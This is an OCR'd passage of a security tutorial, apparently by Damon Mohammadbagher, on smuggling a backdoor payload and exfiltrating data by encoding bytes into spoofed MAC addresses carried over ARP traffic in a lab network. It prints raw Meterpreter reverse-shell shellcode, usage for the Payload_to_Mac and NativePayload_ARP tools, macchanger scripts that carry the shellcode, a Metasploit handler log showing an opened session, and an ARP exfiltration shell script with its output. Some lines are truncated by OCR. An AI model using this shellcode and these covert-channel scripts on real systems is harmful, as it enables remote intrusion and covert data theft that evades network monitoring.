5841585e595a41584159415a4883ec204152ffe05841595a488b12e94bffffff5d49be7773325f3332000041564989e64881eca00100004989e549bc0200115cc0a8380141544989e44c89f141ba4c77
2607ffd54c89ea68010100005941ba29806b00ffd56a05415e50504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd585c0740a49ff
ce75e5e8930000004883ec104889e24d31c96a0441584889f941ba02d9c85fffd583f8007e554883c4205e89f66a404159680010000041584889f24831c941ba58a453e5ffd54889c34989c74d31c949
89f04889da4889f941ba02d9c85fffd583f8007d28584157596800400000041586a005a41ba0b2f0f30ffd5575941ba756e4d61ffd549ffcee93cffffff4801c34829c64885f675b441ffe7586a005949
c7c2f0b5a256ffd5

Payload_to_Mac v1.0 Tool (MacChanger)
Published by Damon Mohammadbagher
Warning : You should RunAs Administrator this tool for changing Mac Address
Warning : this code tested in Win7x64-SP1
Warning : Win8 , Win10 Not Tested ;>
Step I   syntax 0 : Payload_to_Mac.exe null
Step I   syntax 1 (Windows) : Payload_to_Mac.exe null "PAYLOAD"
Step I   Example 1: Payload_to_Mac.exe null "5fffd583f8007d2858415759680040"
Step I   syntax 0 : Payload_to_Mac.exe lin
Step I   syntax 1 (Linux) : Payload_to_Mac.exe lin "PAYLOAD"
Step I   Example 1: Payload_to_Mac.exe lin "5fffd583f8007d2858415759680040"
Step II syntax 2 : Payload_to_Mac.exe Regkey_Parent  [00+Payload] "Connection Name"
Step II Example 2: Payload_to_Mac.exe 0007  005fffd583f8 "Local Area Connection"
Check your Parent Regkey in this address:
SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\

Copy these lines to one Bash Script file for Linux ;>

 #!/bin/bash
sudo ifconfig eth0 down; sudo macchanger -m  00:ff:00:ff:00:ff eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:fc:48:83:e4:f0 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:e8:cc:00:00:00 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:41:51:41:50:52 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:51:56:48:31:d2 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:65:48:8b:52:60 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:48:8b:52:18:48 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:8b:52:20:48:8b eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:72:50:48:0f:b7 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:4a:4a:4d:31:c9 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:48:31:c0:ac:3c eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:61:7c:02:2c:20 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:41:c1:c9:0d:41 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:01:c1:e2:ed:52 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:41:51:48:8b:52 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:20:8b:42:3c:48 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:01:d0:66:81:78 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:18:0b:02:0f:85 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:72:00:00:00:8b eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:80:88:00:00:00 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:48:85:c0:74:67 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:48:01:d0:50:8b eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:48:18:44:8b:40 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:20:49:01:d0:e3 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:56:48:ff:c9:41 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:8b:34:88:48:01 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:d6:4d:31:c9:48 eth0; sudo ifconfig eth0 up; sleep 10;
sudo ifconfig eth0 down; sudo macchanger -m  00:31:c0:ac:41:c1 eth0; sudo ifconfig eth0 up; sleep 10;
```

Picture 15: Switch "lin"

also in next Picture you can see I used this Script File "Demo.sh" on Macchanger system in this case "Kali Linux" via this command : **Root@kali# ./demo.sh | grep New**

step 1: (Windows side "PC-A , 192.168.56.103") , Using something like "Picture 15" and copy this lines to "demo.sh" file
step 2: (Windows side "PC-A , 192.168.56.103") , Executing NativePayload_ARP.exe like "Picture 17"
step 3: (Linux side "PC-B , 192.168.56.102 or Macchangr system ") , **./demo.sh | grep New**
step 4: (Attacker Side second Linux system "PC-C , 192.168.56.1") , Meterpreter Session is ready




```
[261] Dumping Bytes: 2f0f30ffd5
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 2f 0f 30 ff d5
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 57 59 41 ba 75
[263] Dumping Bytes: 575941ba75
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 57 59 41 ba 75
Found     : Get Mac ==> 192.168.56.102 MacAddress : [redacted]
Found     : Get Mac ==> 192.168.56.102 MacAddress :
Found     : Get Mac ==> 192.168.56.102 MacAddress :
Found     : Get Mac ==> 192.168.56.102 MacAddress :
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 6e 4d 61 ff d5
[269] Dumping Bytes: 6e4d61ffd5
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 6e 4d 61 ff d5
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 49 ff ce e9 3c
[271] Dumping Bytes: 49ffcee93c
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 49 ff ce e9 3c
NotFound  : Get Mac ==> 192.168.56.102 MacAddress : 00 49 ff ce e9 3c
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff ff ff 48 01
[273] Dumping Bytes: ffffff4801
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff ff ff 48 01
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 c3 48 29 c6 48
[275] Dumping Bytes: c34829c648
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 c3 48 29 c6 48
NotFound  : Get Mac ==> 192.168.56.102 MacAddress : 00 c3 48 29 c6 48
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 85 f6 75 b4 41
[277] Dumping Bytes: 85f675b441
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 85 f6 75 b4 41
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff e7 58 6a 00
[279] Dumping Bytes: ffe7586a00
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff e7 58 6a 00
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 59 49 c7 c2 f0
[281] Dumping Bytes: 5949c7c2f0
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 59 49 c7 c2 f0
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 b5 a2 56 ff d5
[283] Dumping Bytes: b5a256ffd5
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 b5 a2 56 ff d5
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff ff ff ff ff


Debug Mode , Dumping this payload by ARP Traffic:
Debug Mode , you can compare this Dump Data by your Source Payload "Meterpreter msfvennom
fc4883e4f0e8cc0000004151415052515648 31d265488b5260488b5218488b5220488b7250480fb74a4a4d31c
180b020f85720000008b808800000004885c074674801d0508b4818448b40204901d0e35648ffc9418b3488480
01d066418b0c48448b401c4901d0418b04884801d0415841585e595a41584159415a4883ec204152ffe058415
49bc0200115cc0a83801415449 89e44c89f141ba4c772607ffd54c89ea68010100005941ba29806b00ffd56a0
41584c89e24889f941ba99a57461ffd585c0740a49ffce75e5e893000000004883ec104889e24d31c96a0441584
f24831c941ba58a453e5ffd54889c34989c74d31c94989f04889da4889f941ba02d9c85fffd583f8007d28584
ffffff4801c34829c64885f675b441ffe7586a005949c7c2f0b5a256ffd5
End time : 4/6/2018 5:05:40 PM
Bingo Meterpreter session by ARP Traffic ;>
```

```
   0   Wildcard Target


msf exploit(handler) > rexploit
[*] Reloading module...

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.103:55559) at

meterpreter > _
```

```
New MAC:        00:ff:ff:ff:48:01 (unknown)
./demo.sh: line 99: $'\r': command not found
New MAC:        00:c3:48:29:c6:48 (unknown)
./demo.sh: line 100: $'\r': command not found
New MAC:        00:85:f6:75:b4:41 (unknown)
./demo.sh: line 101: $'\r': command not found
New MAC:        00:ff:e7:58:6a:00 (unknown)
./demo.sh: line 102: $'\r': command not found
New MAC:        00:59:49:c7:c2:f0 (unknown)
./demo.sh: line 103: $'\r': command not found
New MAC:        00:b5:a2:56:ff:d5 (unknown)
./demo.sh: line 104: $'\r': command not found
New MAC:        00:ff:ff:ff:ff:ff (unknown)
./demo.sh: line 105: $'\r': command not found
./demo.sh: line 106: $'\r': command not found
root@kali:~/Desktop#
```

Picture 16: NativePayload_ARP.exe and Meterpreter Session



```
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_ARP\NativePayload

NativePayload_ARP v1.0 Tool : Transfer Backdoor Payload by ARP Traffic
Published by Damon Mohammadbagher

Unknown Mac Address Displayed by Red Color
Getting Injected MacAddress By ARP Traffic (Slow)

Please type Target System IPaddress for Sending ARP Request
192.168.56.102
Please type your Local IPaddress for Sending ARP Request by this IP
192.168.56.103
Start time : 4/6/2018 4:34:34 PM
Found     : Get Mac ==> 192.168.56.102 MacAddress : [redacted] 00 [redacted]
Found     : Get Mac ==> 192.168.56.102 MacAddress :  00
Found     : Get Mac ==> 192.168.56.102 MacAddress :  00
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff 00 ff 00 ff
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff 00 ff 00 ff
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff 00 ff 00 ff
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 ff 00 ff 00 ff
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 fc 48 83 e4 f0
[8] Dumping Bytes: fc4883e4f0
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 fc 48 83 e4 f0
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 e8 cc 00 00 00
[9] Dumping Bytes: e8cc000000
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 e8 cc 00 00 00
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 41 51 41 50 52
[11] Dumping Bytes: 4151415052
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 41 51 41 50 52
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 51 56 48 31 d2
[13] Dumping Bytes: 51564831d2
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 51 56 48 31 d2
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 65 48 8b 52 60
[15] Dumping Bytes: 65488b5260
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 65 48 8b 52 60
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 48 8b 52 18 48
[17] Dumping Bytes: 488b521848
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 48 8b 52 18 48
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 8b 52 20 48 8b
[19] Dumping Bytes: 8b5220488b
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 8b 52 20 48 8b
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 72 50 48 0f b7
[21] Dumping Bytes: 7250480fb7
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 72 50 48 0f b7
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 4a 4a 4d 31 c9
[23] Dumping Bytes: 4a4a4d31c9
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 4a 4a 4d 31 c9
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 48 31 c0 ac 3c
[25] Dumping Bytes: 4831c0ac3c
Found     : Get Mac ==> 192.168.56.102 MacAddress : 00 48 31 c0 ac 3c
```

File Machine View Input Devices Help
Applications Places Text Editor Sat 06:03
Open
demo.sh
~/Desktop
sh Tab Wid
root@kali: ~/Desktop
File Edit View Search Terminal Help

```
#!/bin/bash
sudo ifconfig eth0 down; sudo macchanger -m  00:ff:00:ff:00:ff eth0; sudo
sudo ifconfig eth0 down; sudo macchanger -m  00:fc:48:83:e4:f0 eth0; sudo
sudo ifconfig eth0 down; sudo macchanger -m  00:e8:cc:00:00:00 eth0; sudo
sudo ifconfig eth0 down; sudo macchanger -m  00:41:51:41:50:52 eth0; sudo
sudo ifconfig eth0 down; sudo macchanger -m  00:51:56:48:31:d2 eth0; sudo
sudo ifconfig eth0 down; sudo macchanger -m  00:65:48:8b:52:60 eth0; sudo
```


```
^Croot@kali:~/Desktop# ./demo.sh  | grep New
New MAC:        00:ff:00:ff:00:ff (unknown)
./demo.sh: line 2: $'\r': command not found
New MAC:        00:fc:48:83:e4:f0 (unknown)
./demo.sh: line 3: $'\r': command not found
New MAC:        00:e8:cc:00:00:00 (unknown)
./demo.sh: line 4: $'\r': command not found
New MAC:        00:41:51:41:50:52 (unknown)
./demo.sh: line 5: $'\r': command not found
New MAC:        00:51:56:48:31:d2 (unknown)
./demo.sh: line 6: $'\r': command not found
New MAC:        00:65:48:8b:52:60 (unknown)
./demo.sh: line 7: $'\r': command not found
New MAC:        00:48:8b:52:18:48 (unknown)
./demo.sh: line 8: $'\r': command not found
New MAC:        00:8b:52:20:48:8b (unknown)
```

Picture 17: NativePayload_ARP.exe and Demo.sh File.

Linux systems and Transferring DATA/Payload via ARP Traffic (PART1)

in this time I want to talk about Linux without using "C# Code" for this method so in this case we have 2 Linux systems for Transferring or DATA Exfiltration via ARP Traffic so in this PART1 I will talk about Script Code and in Next PART2 in this chapter I will talk about Using These Script Code via Simple Script "NativePayload_ARP.sh".

Exfiltration meaning : how you can Upload/Download DATA from one system to another systems via ARP Traffic" , it is not talk about how you can Transfer DATA from LAN to WAN "Exfiltration" , at least in my opinion in this picture.



Exfiltration DATA via ARP Traffic
Applications
Places
Terminal
Mon 01:59
root@kali: ~/Desktop
File Edit View Search Terminal Help
Data.txt
File Edit Search Options Help

```
          :~# arping 192.168.56.101 -W 2 -C 8 | grep bytes > output.txt
          :~# cat output.txt
60 bytes from 00:45:78:66:69:6c (192.168.56.101): index=0 time=2.866 msec
60 bytes from 00:74:72:61:74:69 (192.168.56.101): index=1 time=4.673 msec
60 bytes from 00:6f:6e:20:76:69 (192.168.56.101): index=2 time=7.991 msec
60 bytes from 00:61:20:41:52:50 (192.168.56.101): index=3 time=9.801 msec
60 bytes from 00:20:74:72:61:66 (192.168.56.101): index=4 time=11.672 msec
60 bytes from 00:66:69:63:2e:0a (192.168.56.101): index=5 time=1.565 msec
60 bytes from 00:66:69:63:2e:0a (192.168.56.101): index=6 time=7.503 msec
60 bytes from 00:66:69:63:2e:0a (192.168.56.101): index=7 time=9.357 msec
          :~# awk {'print $4'} output.txt
00:45:78:66:69:6c
00:74:72:61:74:69
00:6f:6e:20:76:69
00:61:20:41:52:50
00:20:74:72:61:66
00:66:69:63:2e:0a
00:66:69:63:2e:0a
00:66:69:63:2e:0a
          :~# cat ops.sh
 #!/bin/bash
bytes="00:45:78:66:69:6c
00:74:72:61:74:69
00:6f:6e:20:76:69
00:61:20:41:52:50
00:20:74:72:61:66
00:66:69:63:2e:0a
00:66:69:63:2e:0a
00:66:69:63:2e:0a
"
  echo $bytes | xxd -r -p

          :~# ./ops.sh
Exfiltration via ARP traffic.
fic.
fic.
          :~# ifconfig  | grep 56
         inet addr:192.168.56.1  Bcast:192.168.56.255  Mask:255.255.255.0
          :~# _
```

```
root@kali:~/Desktop# ls
Data.txt  demo.sh  Exfiltration_via_ARP.sh  MacChanger.sh
root@kali:~/Desktop#
root@kali:~/Desktop# echo "Exfiltration via ARP traffic." | xxd -c 5
00000000: 4578 6669 6c  Exfil
00000005: 7472 6174 69  trati
0000000a: 6f6e 2076 69  on vi
0000000f: 6120 4152 50  a ARP
00000014: 2074 7261 66   traf
00000019: 6669 632e 0a  fic..
root@kali:~/Desktop#
root@kali:~/Desktop# ./Exfiltration_via_ARP.sh Data.txt
 #!/bin/sh
sudo ifconfig eth0 down; sudo macchanger -m  00:45:78:66:69:6c  eth0; sudo ifconfig eth0 up; sleep 2;
sudo ifconfig eth0 down; sudo macchanger -m  00:74:72:61:74:69  eth0; sudo ifconfig eth0 up; sleep 2;
sudo ifconfig eth0 down; sudo macchanger -m  00:6f:6e:20:76:69  eth0; sudo ifconfig eth0 up; sleep 2;
sudo ifconfig eth0 down; sudo macchanger -m  00:61:20:41:52:50  eth0; sudo ifconfig eth0 up; sleep 2;
sudo ifconfig eth0 down; sudo macchanger -m  00:20:74:72:61:66  eth0; sudo ifconfig eth0 up; sleep 2;
sudo ifconfig eth0 down; sudo macchanger -m  00:66:69:63:2e:0a  eth0; sudo ifconfig eth0 up; sleep 2;
root@kali:~/Desktop# ./Exfiltration_via_ARP.sh Data.txt  > MacChanger.sh
root@kali:~/Desktop# chmod 775 MacChanger.sh
root@kali:~/Desktop# ifconfig | grep 101
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
root@kali:~/Desktop# ./MacChanger.sh | grep New
New MAC:       00:45:78:66:69:6c (unknown)
New MAC:       00:74:72:61:74:69 (unknown)
New MAC:       00:6f:6e:20:76:69 (unknown)
New MAC:       00:61:20:41:52:50 (unknown)
New MAC:       00:20:74:72:61:66 (SUNGWOON SYSTEMS)
New MAC:       00:66:69:63:2e:0a (unknown)
root@kali:~/Desktop# ./MacChanger.sh | grep New
New MAC:       00:45:78:66:69:6c (unknown)
New MAC:       00:74:72:61:74:69 (unknown)
New MAC:       00:6f:6e:20:76:69 (unknown)
New MAC:       00:61:20:41:52:50 (unknown)
New MAC:       00:20:74:72:61:66 (SUNGWOON SYSTEMS)
New MAC:       00:66:69:63:2e:0a (unknown)
root@kali:~/Desktop#
```

```
Exfiltration via ARP traffic.
```

Picture 18: Exfiltration/Transfer DATA via ARP traffic from IPAddress 56.101 to 56.1 (Step by Step)



```
root@kali:~/Desktop# cat demo.txt
Exfiltration/Transferring via "ARP" Traffic.
root@kali:~/Desktop# cat Exfiltration_via_ARP.sh
 #!/bin/sh
echo " #!/bin/sh"
for bytes in `xxd -p -c 5 $1 | sed 's/../&:/g'`;
 do
   Exfil=`echo $bytes | sed 's/:$/ /'`
   text=`echo $Exfil | xxd -r -p`
   echo "#Injecting text: " \"$text\" to Mac via Address 00:$Exfil
   echo "sudo ifconfig eth0 down; sudo macchanger -m " 00:$Exfil  " eth0; sudo ifconfig eth0 up;
   echo
 done
root@kali:~/Desktop# ./Exfiltration_via_ARP.sh demo.txt > MacChanger.sh
root@kali:~/Desktop# cat MacChanger.sh | grep Inject
#Injecting text:  "Exfil" to Mac via Address 00:45:78:66:69:6c
#Injecting text:  "trati" to Mac via Address 00:74:72:61:74:69
